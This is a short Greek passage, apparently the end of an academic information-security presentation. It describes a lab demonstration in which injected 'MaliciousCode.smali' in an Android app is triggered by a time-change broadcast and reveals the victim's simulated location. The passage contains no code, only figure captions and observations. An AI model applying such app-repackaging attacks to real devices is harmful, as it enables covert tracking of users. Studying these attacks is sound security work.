

Εικόνα 6.2.18. Ενεργοποίηση των αδειών για διαχείριση των επαφών (Location αντί για Contacts)

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 6.2.19. Αλλαγή της ώρας για την πραγματοποίηση της επίθεσης

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 6.2.20. Επαλήθευση της επιτυχημένης επίθεσης

6.3 Παρατηρήσεις

Ο Broadcast Receiver έλαβε ένα συμβάν αλλαγής της ώρας και αμέσως έτρεξε τον κακόβουλο κώδικα «MaliciousCode.smali» που ενσωματώσαμε. Ο κώδικας δίνει την εικονική τοποθεσία του θύματος στον χάρτη.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Σας ευχαριστώ για την προσοχή σας.

